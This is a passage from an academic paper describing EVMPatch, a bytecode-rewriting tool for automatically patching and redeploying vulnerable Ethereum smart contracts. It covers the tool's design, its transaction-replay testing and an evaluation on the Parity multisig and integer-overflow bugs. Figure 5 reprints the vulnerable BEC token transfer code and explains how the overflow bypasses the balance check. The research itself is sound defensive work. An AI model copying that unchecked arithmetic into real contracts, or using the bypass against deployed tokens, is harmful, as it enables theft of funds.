the logic contract access to all internal state and funds stored in the proxy contract. To upgrade the contract, a new logic contract is deployed and its address is updated in the proxy contract. The proxy contract then forwards all future transactions to the patched logic contract. As a result, deploying upgraded contracts does not require any data migration, as all data is stored in the immutable proxy contract. Moreover, the upgrading process is also *transparent* to users, as the contract address remains the same. Although existing blockchain platforms do not provide mechanisms to upgrade smart contracts, the usage of this proxy pattern allows EVMPATCH to quickly upgrade a contract with negligible costs (in terms of gas consumption).

3 Design of EVMPatch

In this section, we introduce the design of our automated patching framework to timely patch and harden smart contracts. Our framework operates on unmodified smart contracts and is independent of the source code programming language, as it does not require source code. At its core, our framework utilizes a bytecode rewriter to apply minimally intrusive patches to EVM smart contracts. Combined with a proxy-based upgradable smart contract, this bytecode rewriting approach allows the developer to automatically introduce patches and deploy them on the blockchain. One major advantage of this approach is that when new attack types are discovered or bug finding tools improve, the contract can be automatically re-checked, patched, and re-deployed in a short amount of time and with minimal developer intervention. EVMPATCH is typically executed on a developer's machine and is continuously running new and updated vulnerability detection tools. This can also include dynamic analysis tools, which analyze transactions that are not yet included in a block, but already available to the Ethereum network. Whenever one of the analysis tools discovers a new vulnerability, EVMPATCH automatically patches the contract, tests the patched contract and deploys it.

3.1 Design Choices

The proxy-pattern makes it possible to easily deploy a patched smart contract in Ethereum. However, it neither generates a patched version nor features functional tests on the patched contract. EVMPATCH fills this gap by providing a comprehensive framework and toolchain to automatically and timely patch and test the effectiveness of the generated patch.

As shown in Table 1, there are two possible strategies for automatically generating a patch in Ethereum: static rewriting of source or EVM bytecode. At first glance, *source-code patching* seems to be the option of choice as developers have access to source code, they are able to inspect the source code changes, and can even do adjustments if the automated approach introduces undesired changes. However, in Ethereum, there is one major challenge when applying source code rewriting: one needs to carefully preserve the storage layout. Otherwise, the patched contract will corrupt its memory and fail or (worse) introduce dangerous bugs. Namely, some changes in the source code can break the contract compatibility, even though the changes do not break the logic of the contract.

To put things into context, statically-sized variables are laid out contiguously in storage starting from address 0; and contiguous variables with size less than 32 B can be packed into a single 32 B storage slot [9]. As a result, any changes to re-order, add, or remove variables in the source-code may look harmless, but on the memory level, such changes will lead to mapping of variables to wrong and unexpected storage addresses. In other words, changes in variable declaration corrupt the internal state of the contract, as the legacy contract and the patched contract have different storage layouts.

In contrast, *bytecode rewriting* does not suffer from this deficiency as many bug classes only require changes on the level of EVM instructions (see §5) avoiding any error-prone storage-layout changes. Another reason to opt for bytecode rewriting are existing smart contract vulnerability detection tools. As of now, the majority of them operate on the EVM level [13, 20, 23, 24, 32] and report their findings on the EVM level. A bytecode rewriting approach can exploit the reports of these analysis tools to directly generate an EVM bytecode-based patch. Finally, if source-code rewriting is utilized, the developer has limited possibilities to perform thorough testing on the effectiveness of the patched contract. In particular, checking the patched contract against old transactions (including transactions that encapsulate attacks) are more feasible on bytecode level. That is, transaction testing naturally would still require analysis on the bytecode level to reverse-engineer the attack transactions and how they fail against the patched contract. Bytecode-rewriting allows developers to directly match the rewritten bytecode instructions to the attack transactions making forensic analysis feasible. Given all these reasons, we decided to opt for bytecode rewriting.

3.2 Framework Design

Our framework depicted in Figure 1 consists of the following major components: (1) the *vulnerability detection* engine consisting of automatic analysis tools and public vulnerability disclosures, (2) *bytecode rewriter* to apply the patch to the contract, (3) the *patch testing* mechanism to validate the patch

Table 1: Comparison of rewriting strategies in Ethereum

Source Rewriting	**Bytecode Rewriting**
Corrupts storage-layout	Preserves storage layout
Checking modifications by human analyst feasible	Human analysis of bytecode changes challenging
Limited tool support for vulnerability analysis	Easy integration of vulnerability analysis tools
Patch testing based on prior transactions challenging	Easy patch testing with prior transactions




Figure 1: Architecture of EVMPATCH

on previous transactions, and (4) the *contract deployment* component to upload the patched version of the contract. At first, the vulnerability detection engine identifies the location and type of the vulnerability. This information is then passed to the bytecode rewriter, which patches the contract according to previously defined patch templates. The patched contract is thereafter forwarded to the patch tester, which replays all past transactions to the contract. That said, we do not only patch the contract, but we allow the developer to retrieve a list of transactions that exhibit a different behavior and outcome between the original and patched contract. These transactions serve as an indicator for potential attacks on the original contract. If the list is empty, our framework automatically deploys the patched contract instantly on the Ethereum blockchain. Next, we will provide a more detailed description of the four major components of our design.

Vulnerability Detection. Before being able to apply patches, our framework needs to identify and detect vulnerabilities. To do this, our framework leverages existing vulnerability detection tools such as [13, 16, 20, 23, 28, 32, 42]. For vulnerabilities that are not detected by any existing tool, we require that a developer or a security consultant creates a vulnerability report. In our system, the vulnerability detection component is responsible to identify the exact address of the instruction, where the vulnerability is located, and the type of vulnerability. This information is then passed to the bytecode rewriter, which patches the contract accordingly.

Bytecode Rewriter. In general, static binary rewriting techniques are well suited for applying patches in Ethereum since smart contracts have comparably small code size: typically in the range of about 10 KiB. Furthermore, EVM smart contracts are always statically linked to all library code. It is not possible for a contract to dynamically introduce new code into the code address space. This makes the reliance on binary rewriting techniques simpler compared to traditional architectures, where dynamically linked libraries are loaded at runtime. However, some smart contracts still utilize a concept similar to dynamically linked libraries: dedicated EVM call instructions allow a contract to switch to a different code address space. We tackle this peculiarity by applying our bytecode rewriter to both the contract itself and the library contract.

The stack-based architecture of the EVM requires special attention when implementing a patch: all address-based references to any code or data in the code address space of the smart contract must be either preserved or updated when new code is inserted into the code address space. Such references cannot be easily recovered from the bytecode. To tackle this challenge, EVMPATCH utilizes a trampoline-based approach for adding new EVM instructions into empty code areas. The implementation details will be described in § 4.

To implement a patch, the bytecode rewriter processes the bytecode of the vulnerable contract as well as the vulnerability report. The rewriting is based on a so-called patch template which is selected according to the vulnerability type and adjusted to work with the given contract.

Patch Templates. In EVMPATCH, we utilize a template-based patching approach: for every supported class of vulnerabilities, a patch-template is integrated into EVMPATCH. This patch template is automatically adapted to the contract that is being patched. We create generic patch templates such that they can be easily applied to all contracts. EVMPATCH *automatically* adapts the patch template to the contract at hand by replacing contract-specific constants (i.e., code addresses, function identifier, storage addresses). Patch templates for common vulnerabilities, such as integer overflows, are shipped as part of EVMPATCH, and a typical user of EVMPATCH will never interact with the patch templates. However, optionally, a smart contract developer can also inspect or adapt existing patch templates or even create additional patch templates for vulnerabilities that are not yet supported by EVMPATCH.

Patch Tester. As smart contracts directly handle assets (such as Ether), it is critical that any patching process does not impede the actual functionality of a contract. As such, any patch must be tested thoroughly. To address this issue, we introduce a patch testing mechanism which is based (1) on the transaction history recorded on the blockchain and (2) optional developer supplied unit tests. At this point, we exploit the fact that any blockchain system records all previous executions of a smart contract, i.e., transactions in Ethereum. In our case, the patch tester re-executes all existing transactions and optionally any available unit test and verifies that all transactions of the old legacy and the newly patched contract behave consistently.

The patch tester detects any behavioral discrepancy between the old legacy and the newly patched contract and reports a list of transactions with differing behavior to the developer. That said, as a by-product, our patch testing mechanism can be used as a forensic attack detection tool. Namely, while executing the patching process, the developer will also be notified of any prior attacks that abuse any of the patched vulnerabilities and can then act accordingly. In case both versions of the contract behave the same way, the patched contract can be automatically deployed. Otherwise, the developer must investigate the list of suspicious transactions and thereafter invoke the contract deployment component to upload the patched contract. The list of suspicious transactions may not only serve as an indicator of potential attacks, but may reveal that the patched contract is not functionally correct, i.e., the patched contract shows a different behavior on benign transaction. In § 5, we provide a thorough investigation on real-world, vulnerable contracts to demonstrate that EVMPATCH successfully applies patches without breaking the original functionality of the contract.

Contract Deployment. As discussed in § 2, the delegatecall-proxy based upgrade scheme is the option of choice to enable instant contract patching. Thus, EVMPATCH integrates this deployment approach utilizing a proxy contract as the primary entry point for all transactions with a constant address. Before the first deployment, EVMPATCH transforms the original unmodified contract code to utilize the delegatecall-proxy pattern. This is done by deploying a proxy contract, which is immutable and assumed to be implemented correctly[3]. The original bytecode is then converted to a logic contract using the bytecode rewriter with only minor changes to the original code. The logic contract is then deployed alongside the proxy contract.

Patch Deployment. Finally, when the contract is patched and after the patch is tested by the patch tester component, EVMPATCH can deploy the newly patched contract. Our upgrade scheme deploys the newly patched contract code to a new address and issues a dedicated transaction to the previously deployed proxy contract, which switches the address of the logic contract from the old vulnerable version to the newly patched version. Any further transactions are now handled by the patched logic contract.

Human Intervention. EVMPATCH is designed to be fully automated. However, there are a few scenarios, where developer intervention is needed if (1) the vulnerability report relates to a bug class that is not yet supported by EVMPATCH, or (2) the patch tester reports at least one transaction that fails due to the newly introduced patch and the failing transaction is not a known attack transaction, (3) the patch tester reports that at least one known attack transaction is not prevented by the newly introduced patch.

If a bug class is not supported, EVMPATCH informs the developer about the unsupported vulnerability class. Since EVMPATCH is extensible, it easily allows developers to provide custom patch templates thereby allowing quick adaption to new attacks against smart contracts. More specifically, EVMPATCH supports multiple formats for custom patch templates: EVM instructions, a simple domain-specific language that resembles Solidity expressions and allows developers to enforce pre-conditions on functions (similar to Solidity modifiers). We performed a developer study in Section 5.3 to demonstrate that writing a patch template is feasible and more successful than manually patching a contract.

If the patch tester finds a new failing transaction, the developer has to analyze whether a new attack transaction has been discovered or a legitimate transaction has failed. For a newly discovered attack transaction, EVMPATCH adds this transaction to the list of attacks and proceeds. Otherwise, the developer investigates why the legitimate transaction failed. As our evaluation in § 5.2.2 shows, such cases typically occur due to inaccurate vulnerability reports, i.e., wrongly reported vulnerabilities rather than faulty patching. Thus, the developer can simply blacklist the wrongly reported vulnerable code locations to avoid patching at these locations.

These manual interventions typically only need quick code reviews or debugger sessions. We believe even moderately experienced Solidity developers can perform these tasks as no detailed knowledge about the underlying bytecode rewriting system is needed (see also § 5.3 on our developer study). As such, EVMPATCH positions itself as a tool to enable more developers to securely program and operate Ethereum smart contracts.

4 EVMPatch Implementation

In this section, we describe the implementation of EVMPATCH: in § 4.1, we discuss engineering challenges for bytecode rewriting in Ethereum. Thereafter, we desribe the implementation of the bytecode rewriter (§ 4.2), the patch testing feature (§ 4.3), and the contract deployment mechanism (§ 4.4). We conclude this section with a discussion on possible applications regarding smart contract errors in § 4.5.

4.1 Challenges of Bytecode Rewriting

There are several unique challenges that must be solved when rewriting EVM bytecode: we need to handle static analysis of the original EVM bytecode, and tackle several particularities of Solidity contracts and the EVM.

Similar to traditional computer architectures, EVM bytecode uses addresses to reference code and data constants in the code address space. Hence, when modifying the bytecode, the rewriter must ensure that address-based references are correctly adjusted. To do so, a rewriter typically employ two static analysis techniques: control-flow graph (CFG) recovery and subsequent data-flow analysis. The latter is necessary to determine which instructions are the sources of any address constants utilized in the code. For the EVM bytecode, two

[3] EVMPATCH comes with a well audited default proxy contract that is only 80 lines of Solidity code.

classes of instructions are relevant in this context: code jumps and constant data references.

Code Jumps. The EVM features two branch instructions: `JUMP` and `JUMPI`. Both take the destination address from the stack. Note that function calls inside the same contract also leverage `JUMP` and `JUMPI`. That said, there is *no explicit difference* between local jumps inside a function and calls to other functions. The EVM also features dedicated call instructions, but these are only used to transfer control to a completely separate contract. Hence, they do not require modification when rewriting the bytecode.

Constant Data References. The so-called `CODECOPY` instruction is leveraged to copy data from the code address space into the memory address space. A common example use-case are large data constants such as strings. Similar to the jump instructions, the address from which memory is loaded is passed to the `CODECOPY` instruction via the stack.

Handling both types of instructions is challenging due to the stack-based architecture of the EVM. For instance, the target addresses of jump instructions are always provided on the stack. That is, every branch is indirect, i.e., the target address cannot be simply looked up by inspecting the jump instruction. Instead, to resolve these indirect jumps, one needs to deploy data-flow analysis techniques to determine where and which target address is pushed on the stack. For the majority of these jumps, one can analyze the surrounding basic block[4] to trace back where the jump target is pushed on the stack. For example, when observing the instructions `PUSH2 0xdb1; JUMP`, we can recover the jump target by retrieving the address (`0xdb1`) from the push instruction.

However, many contracts contain more complicated code patterns, primarily because the Solidity compiler also supports calling functions internally without utilizing a call instruction. Recall that, in the EVM, a call instructions perform similarly to remote-procedure calls. To optimize code size and facilitate code re-use, the Solidity compiler introduced a concept where functions are marked as *internal*. These functions cannot be called by other contracts (private to the contract) and follow a different calling convention. Since there are no dedicated return and call instruction for internal functions, Solidity utilizes the jump instruction to emulate both. As such, a function return and a normal jump cannot be easily distinguished. This makes it challenging to (1) identify internal functions and (2) build an accurate control-flow graph of the contract.

When rewriting an EVM smart contract, both the jump instructions and the codecopy instruction need to be considered in the bytecode rewriter. The obvious strategy to rewrite smart contracts is to fix-up all constant addresses in the code to reflect the new addresses after inserting new instructions or removing old instructions. However, this strategy is challenging because it requires accurate control-flow graph recovery and data-flow analysis, which needs to deal with particularities of EVM code, such as internal function calls. In the research area of binary rewriting of traditional architectures, a more pragmatic approach has been developed: the so-called trampoline concept [8, 21]. We utilize this approach in our rewriter and avoid adjusting addresses. Whenever our rewriter must perform changes to a basic block, e.g., inserting instructions, our rewriter replaces the basic block with a trampoline that immediately jumps to the patched copy. Hence, any jump target in the original code stays the same and all data constants are kept at their original addresses. We describe this process in more detail in the subsequent section.

[4] A basic block is sequence of EVM instructions that terminate in a branch. The branch connects one basic block to subsequent basic blocks in the CFG of the EVM code.

4.2 Bytecode Rewriter Implementation

We implemented a trampoline-based rewriter in Python and utilize the *pyevmasm*[5] library for disassembling and assembling raw EVM opcodes. Our trampoline-based bytecode rewriter works on the basic block level. When an instruction needs to be instrumented, the whole basic block is copied to the end of the contract. The patch is then applied to this new copy. The original basic block is replaced with a trampoline, i.e., a short instruction sequence that immediately jumps to the copied basic block. Whenever the contract jumps to the basic block at its original address, the trampoline is invoked redirecting execution to the patched basic block by means of a jump instruction. To resume execution, the final instruction of the instrumented basic block issues a jump back into the original contract code. While the trampoline-based approach avoids fixing up any references, it introduces additional jump instructions. However, as we will show, the gas cost associated with these additional jumps is negligible in practice (see § 5).

To ensure correct execution, we must still compute at least a partial control-flow graph, starting from the patched basic block. This is necessary to recover the boundaries of the basic blocks that are patched and the following basic blocks that are connected by a so called fall-through edge. Not all basic blocks terminate with an explicit control-flow instruction: Whenever a basic block ends with a conditional jump instruction (`JUMPI`) or simply does not end with a control-flow instruction, there is an implicit edge (i.e., fall-through) in the control-flow graph to the instruction at the following address.

Handling Fall-Through Edge. To handle the fall-through edge, two cases must be considered. When the basic block targeted by the fall-through edge starts with a `JUMPDEST` instruction, the basic block is marked as a legitimate target for regular jumps in the EVM. In this case, we can append an explicit jump to the rewritten basic block at the end of the contract and ensure that execution continues at the beginning of the following basic block in the original contract code. In case that the following basic block does not begin with a `JUMPDEST` instruction, the EVM forbids explicit jumps to this address. In the control-flow graph, this means that this basic block can

[5] github.com/crytic/pyevmasm




Figure 2: Control-flow graph of original and rewritten code.

only be reached with a fall-through edge. To handle this case, our rewriter copies the basic block to the end of the contract right behind the rewritten basic block constructing another fall-through edge in the control-flow graph of the rewritten code.

Figure 2 shows an example for how our rewriter changes the control-flow graph of the original contract. The `ADD` instruction is replaced with a checked add routine that additionally performs integer overflow checks. We call the address of the `ADD` instruction the *patch point*. The basic block, which contains the patch point, is replaced with a trampoline. In this case, it immediately jumps to the basic block at `0xFFB`. This basic block, which is placed at the end of the original contract, is a copy of the original basic block at `0xAB`, but with the patch applied. Since the basic block is now at the end of the contract, the bytecode rewriter can insert, change, and remove instructions in the basic block without changing any address in code that is located at higher-numbered addresses. We fill the rest of the original basic block with the `INVALID` instruction to ensure the basic block has the exact same size as the original basic block. The basic block at `0xCD` is connected to the prior basic block by means of a fall-through edge. However, this basic block starts with a `JUMPDEST` instruction and as such is a legitimate jump target. Hence, the rewriter then appends a jump to the patched basic block at `0xFFB` which ensures execution continues in the original contract's code at address `0xCD`.

Adapting to EVM. The EVM has some particularities that must be considered when implementing a bytecode rewriter. Namely, the EVM enforces some separation of code and data in the code address space. EVM implementations prevent jumps into the data constants that are embedded into `PUSH` instructions. The constant operands of the push instructions follow directly after the byte of the push instruction opcode. Such a constant operand can accidentally include the byte for the `JUMPDEST` instruction. Then, the constant would be a legitimate jump target and a new unintended instruction sequence would occur. To avoid such unintended instruction sequences, EVM implementations perform a linear sweep over the code section to find all push instructions. The constants that are part of those push instructions are then marked as data and therefore as invalid jump targets, even if they contain a byte equivalent to the `JUMPDEST` instruction. However, due to performance reasons, EVM implementations ignore control-flow information when marking data. As such, the push instructions opcode byte itself can be part of some data constant, such as a string or other binary data. For this reason, smart contract compilers accumulate all data constants at addresses strictly larger than any reachable code, avoiding any conflicts between the generated code and data encoded into the code address space. However, our trampoline-based rewriter does append code behind the data constants of the smart contracts. To avoid that code appended by the rewriter is accidentally marked as an invalid jump destination due to a preceding push opcode byte, we carefully insert padding between the data of the original contract and the newly appended code.

Applicability of Trampoline Approach. The trampoline-based approach to rewriting requires only minimal code analysis and works for most use cases. However, this approach faces two problems. First, instructions can only be patched in basic blocks that are large enough (in terms of size in bytes) to also contain the trampoline code. However, a typical trampoline requires 4 to 5 bytes and typically basic blocks that perform some meaningful computation are large enough to contain the trampoline code. Second, due to the copying of basic blocks the code size increases depending on the basic block that is patched thereby increasing deployment cost. However, our experiments show that the overhead during deployment is negligible (on average US$0.02 per deployment, see § 5).

No reliance on accurate control-flow graph. Recovering an accurate control-flow graph given only EVM bytecode is a challenging and open problem. However, our trampoline based approach does not require an accurate and complete control-flow graph. Instead, we only need to recover basic block boundaries given the program counter of the instruction, where the patch needs to be applied. In doing so, recovering the basic block boundaries is tractable, since the EVM has an explicit marker for basic block entries (i.e., the `JUMPDEST` pseudo-instruction). Furthermore, our rewriter only needs to recover the end of the basic block and any following basic blocks that are connected via fallthrough edges in the control-flow graph.

4.3 Patch Testing

While the insertion of trampolines into the original code does not change the functionality of the contract, the patch template itself can perform arbitrary computations and could potentially violate the semantics of the patched contract. To test the

patched contract, EVMPATCH utilizes a differential testing approach. That is, we re-execute all transactions of the contract to determine if the behavior of the original, vulnerable code and the newly, patched code differ. EVMPATCH utilizes past transactions to the contract retrieved directly from the blockchain. If the contract comes with unit tests, EVMPATCH also utilizes the unit tests to test the newly patched contract. This differential testing approach cannot guarantee formal correctness of the contract. Contracts with a low number of available transactions are prone to low test coverage. However, our experiments (see § 5.2.1) show that the differential testing approach works well enough in practice to show that the patches do not break functionality. Given the availability of a formal specification of the contract's functionality, EVMPATCH could also leverage a model checker to validate a patched contract more rigorously.

During differential testing, we first retrieve a list of transactions to the vulnerable contract from the blockchain. Second, we re-execute all those transactions and retrieve the execution trace for each transaction. Then, we then re-execute the same transactions, but replace the code of the vulnerable contract with the patched contract code, to obtain the second execution trace. We use a modified Ethereum client, based on the popular *go-ethereum* client[6], since the original client does not support this functionality. Finally, we compare both execution traces and the patch tester produces a list of transactions, where the behavior differs. If there are no such transactions, then we assume that the patch does not inhibit the functionality of the contract and proceed with deploying the patched contract.

The execution traces of the original and patched contracts are never equal since patching changes control flow and inserts instructions. Hence, we examine only potentially state-changing instructions, i.e., instructions that either write to the storage area (i.e., a `SSTORE`) or transfer execution flow to another contract (e.g., a `CALL` instruction). We then compare the order, parameters, and result of all state-changing instructions and find the first instruction where the two execution traces differ. Currently, we assume that the introduced patches do not result in any new state-changing instructions. This assumption holds for patches that introduce input-validation code and revert when invalid input is passed. However, the trace difference computation can be adapted to become aware of potential state changes that a patch introduces.Reported transactions that fail in the code, which is part of the patch, are marked as potential attack transactions. If the reported transaction failed due to out-of-gas in the patched code, we re-run the same transaction with an increased gas budget. We issue a warning since users will have to account for additional gas cost introduced by the patch. Finally, the developer must examine the reported transactions to decide whether the given list of transactions are legitimate or malicious. As a side-effect, this makes our patch tester an attack detection tool for the vulnerable contract allowing developers to quickly find prior attack transactions.

[6]We utilized version 1.8.27-stable-3e76a291

4.4 Deployment of Patched Contracts

As described in § 3, EVMPATCH utilizes the delegatecall-proxy based upgrade pattern to deploy the patched contract. To achieve this, EVMPATCH splits the smart contract to two contracts: a proxy contract and a logic contract. The proxy contract is the primary entry point and stores all data. By default, EVMPATCH utilizes a proxy contract that is shipped with EVMPATCH. However, EVMPATCH can also re-use existing upgradable contracts, such as contracts developed with the ZeppelinOS framework [46]. Users interact with the proxy contract, which is located at a fixed address. To facilitate the upgrade process, the proxy contract also implements functionality to update the address of the logic contract. To prevent malicious upgrades, the proxy contract also stores the address of an owner, who is allowed to issue upgrades. The upgrade then simply consists of sending one transaction to the proxy contract, which will (1) check whether the caller is the owner and (2) update the address of the logic contract.

The proxy contract retrieves the address of the new logic contract from storage and simply forwards all calls to that contract. Internally, the proxy contract utilizes the `DELEGATECALL` instruction to call into the logic contract. This allows the logic contract to gain full access to the storage memory area of the proxy contract thereby allowing access to the persistent data without any additional overhead.

4.5 Possible Applications

The bytecode rewriter takes a patch template, which is specified as short snippet of EVM assembly language. This template is then specialized according to the patched contract and relocated to the end of the patched contract. This template-based approach to patch generation allows to specify multiple generic patches to address whole classes of vulnerabilities. In the following, we list possible vulnerability classes that can immediately benefit from our framework.

Improper access control to critical functions can be patched by just inserting a check at the beginning of a function to verify that the caller is a certain fixed address or equal to some address stored in the contract's state. Detection tools to handle this vulnerability have been investigated in prior work [20, 28].

Mishandled exceptions can occur when the contract uses a low-level call instruction, where the return value is not handled automatically, and the contract does not properly check the return value [23]. This issue can be patched by inserting a generic return-value check after such a call instructions.

Integer bugs are highly likely to occur when dealing with integer arithmetic since Solidity does not utilize checked arithmetic by default. This has resulted in many potentially vulnerable contracts being deployed and some being actively attacked [13, 30]. Given the prevalence of these vulnerabilities, we discuss in the next section how to automatically patch integer overflow bugs using EVMPATCH.

```
function initMultiowned(address[] _owners, uint _required)
                  ① internal {
// ...
function initDaylimit(uint _limit) ① internal {
// ...
// throw unless the contract is not yet initialized.
modifier only_uninitialized { if (m_numOwners > 0) throw; _;}

function initWallet(address[] _owners, uint _required,
             uint _daylimit)
             ② only_uninitialized {
// ...
```

Figure 3: Source code of patched Parity Multisig Wallet.

In what follows, we demonstrate the effectiveness of EVMPATCH by applying it to the two major bug classes of access control errors and integer bugs.

5 Evaluation of EVMPATCH

In this section, we report the evaluation results of EVMPATCH in patching two prominent types of bugs: (1) access control bugs, and (2) integer bugs (over-/underflow).

5.1 Patching Access Control Bugs

The Parity MultiSig Wallet is a prominent example for access control errors [3, 39]. This contract implements a wallet that is owned by multiple accounts. Any action taken by the wallet contract must be authorized by at least one of the owners. However, the contract suffered from a fatal bug that allowed anyone to become the sole owner because the corresponding functions *initWallet*, *initMultiowned*, and *initDayLimit* did not perform any access control checks.

Figure 3 shows the patched source code which adds the *internal* modifier to the functions *initMultiowned* and *initDayLimit* (marked with ① in Figure 3). This modifier makes these two functions inaccessible via the outside interface of the deployed contract. Furthermore, the patch adds the custom modifier *only_uninitialized*, which checks whether the contract was previously initialized (marked with ②).

The developers originally introduced a new vulnerability while deploying the patched the contract, which was actively exploited [38]. In contrast, because EVMPATCH performs bytecode rewriting, it would have immediately generated a securely patched version of the contract and would have deployed it automatically in a secure manner.

Consider Figure 4 which shows a customized patch in the domain-specific language employed by EVMPATCH to specify patches. As such, we insert a patch at the beginning of the *initWallet* function that checks whether the condition `sload(m_numOwners) == 0` holds, i.e., whether the contract is not yet initialized. If this does not hold, the contract execution will abort with a `REVERT` instruction. Note that here an explicit `sload` needs to be used to load variables from storage and the

```
add_require_patch:
  initWallet:
    - sload(m_numOwner) == 0

delete_public_function_patch:
  - initDayLimit
  - initMultiowned
```

Figure 4: Customized Patch for Partity Multsig Wallet.

expression is logically inverted from the patch in Figure 3, since this patch essentially inserts a Solidity `require` statement. Furthermore, two other publicly accessible functions need to be removed from the public function dispatcher. The patch shown in Figure 4 combines two existing patch templates provided by EVMPATCH. First, the *add require* patch template enforces a pre-condition before a function is entered. Second, the *delete public function* patch template removes a public function from the dispatcher, effectively marking the function as internal.

Evaluation Results. We verified that the patched contract is no longer exploitable by deploying a patched version of the *WalletLibrary* contract against the attack. Further, we compare a source-level patch with the patch applied by EVMPATCH. Table 2 shows an overview of the results. EVMPATCH only increases contract size by 25 B. The additional gas cost of the *initWallet* function is only 235 gas, i.e., 0.000,06 USD per transaction for 235.091 USD/ETH and a typical gas price of 1 Gwei. This demonstrates that EVMPATCH can efficiently and effectively insert patches for access control bugs.

5.2 Patching Integer Bugs

Typical integer types are bound to a minimum and/or maximum size due to the fixed bit-width of the integer type. However, programmers often do not pay sufficient attention to the size limitation of the actual integer type potentially causing integer bugs. Fortunately, several high-level programming languages (Python, Scheme) are able to avoid integer bugs since they leverage arbitrary precision integers with virtually unlimited size. However, the de-facto standard programming language for smart contracts, namely Solidity, does not embed such a mechanism. This leaves the burden of handling integer overflows completely on the developer who needs to either manually implement overflow checks or properly utilize the SafeMath library to safely perform numeric operations [33]. While common, the former is obviously error-prone. For instance, multiple vulnerabilities in ERC-20 token contracts were recently unveiled [1,

Table 2: Overhead of access control patch.

Version	Bytes	Size Increase	Gas Increase
Original	8290	0 %	0
Source-Patched	8201	−1.07 %	226
EVMPATCH'ed	8315	0.3 %	235

```
1 function batchTransfer(address[] _receivers, uint256 _value)
2                   public whenNotPaused returns (bool) {
3   uint cnt = _receivers.length;
4 // OVERFLOW: 2 * ((INT_MAX / 2) + 1) == 0
5   uint256 amount = uint256(cnt) * _value;
6   require(cnt > 0 && cnt <= 20);
7 // BYPASSED CHECK: balances[msg.sender] >= 0
8   require(_value > 0 && balances[msg.sender] >= amount);
9 // RESULT: Transfer of ((INT_MAX / 2) + 1) tokens
```

Figure 5: Integer overflow bug reported by PeckShield [1].

26, 27]. These contracts manage subcurrencies, so-called tokens, on the Ethereum blockchain. Such tokens can deal with large amounts of currency since they track the token balance of every token owner and mediate the exchange of tokens and Ether. Figure 5 shows an excerpt of the *BEC* token contract's code that exemplifies such integer overflow vulnerabilities. When computing the total amount in Line 6, an unchecked integer multiplication is used allowing an attacker to provide a very large *_value*. As a consequence, the *amount* variable will be set to a small amount. This effectively bypasses the balance check in Line 11 allowing the attacker to transfer a large amount of tokens to an attacker-controlled account. Recently, similar vulnerabilities have been discovered in over 42,000 contracts [13].

We developed patch templates for detecting integer overflows and underflows for the standard EVM integer width, i.e., unsigned 256 bit integers. For integer addition, subtraction, and multiplication, these templates add checks inspired by secure coding rules in the C programming language [34] and the *SafeMath* [33] Solidity library. When a violation is detected, EVMPATCH issues an exception to abort and roll back the current call to the contract.

5.2.1 Evaluation Results

To verify the correctness of the patches generated by our bytecode rewriter, we utilized the state-of-the-art integer detection tool Osiris [13] for vulnerability detection. After analyzing 50,535 unique contracts in the first 5,000,000 blocks of the Ethereum blockchain, Osiris detects at least one integer overflow vulnerability in 14,107 contracts. Using EVMPATCH, we were able to successfully patch almost all of these contracts automatically. More specifically, we could not patch 33 contracts amongst the 14107 investigated contracts because the basic block, where the detected vulnerability was located is too small for the trampoline code.

From those 14107 contracts, around 8000 involve transactions on the Ethereum network. To generate a large and representative evaluation data set, we extracted all transactions sent to these contracts up to block 7,755,100 (May 13 2019) from the Ethereum blockchain resulting in 26,385,532 transactions.

Replaying those transactions with our patch tester shows that for 95.5 % of all vulnerable contracts, EVMPATCH's generated patch was compliant to all of the prior transactions associated with those contracts. For the remaining 4.5 % of the investigated contracts, our patch rejected transactions for one of the following reasons: (1) we successfully stopped a malicious transaction, (2) the reported vulnerability was a false positive and should not have been patched, or (3) we unintentionally changed the contract's functionality.

For close scrutiny, we selected ERC-20 token contracts from those contracts that could be successfully patched by EVMPATCH with confirmed integer overflow/underflow vulnerabilities that have been successfully attacked (see Table 3). For comparison purposes, we also manually patch these contracts on the Solidity source code level by replacing the vulnerable arithmetic operations with functions adapted from the *SafeMath* library [33]. The manually patched source code is then compiled with the exact same Solidity compiler version and optimization options used in the original contract (as reported on etherscan.io).

We applied the EVMPATCH patch tester to the generated patched contract versions and validated the reported outcome. This allows us to verify whether both patching approaches abort the same attack transactions. In addition, we can compare the overhead in gas consumption and the increase in code size. Note that in the manual patching method, we do not patch all potential vulnerabilities detected by Osiris as we skip adding checks on those arithmetic operations which cannot be exploited by an attacker, i.e., vulnerable arithmetic operations contained in functions that can only be called by the controller or owner of the contract. We verified the correctness of our patches using a total number of 506,607 real-world transactions associated with the ERC-20 token contracts listed in Table 3.

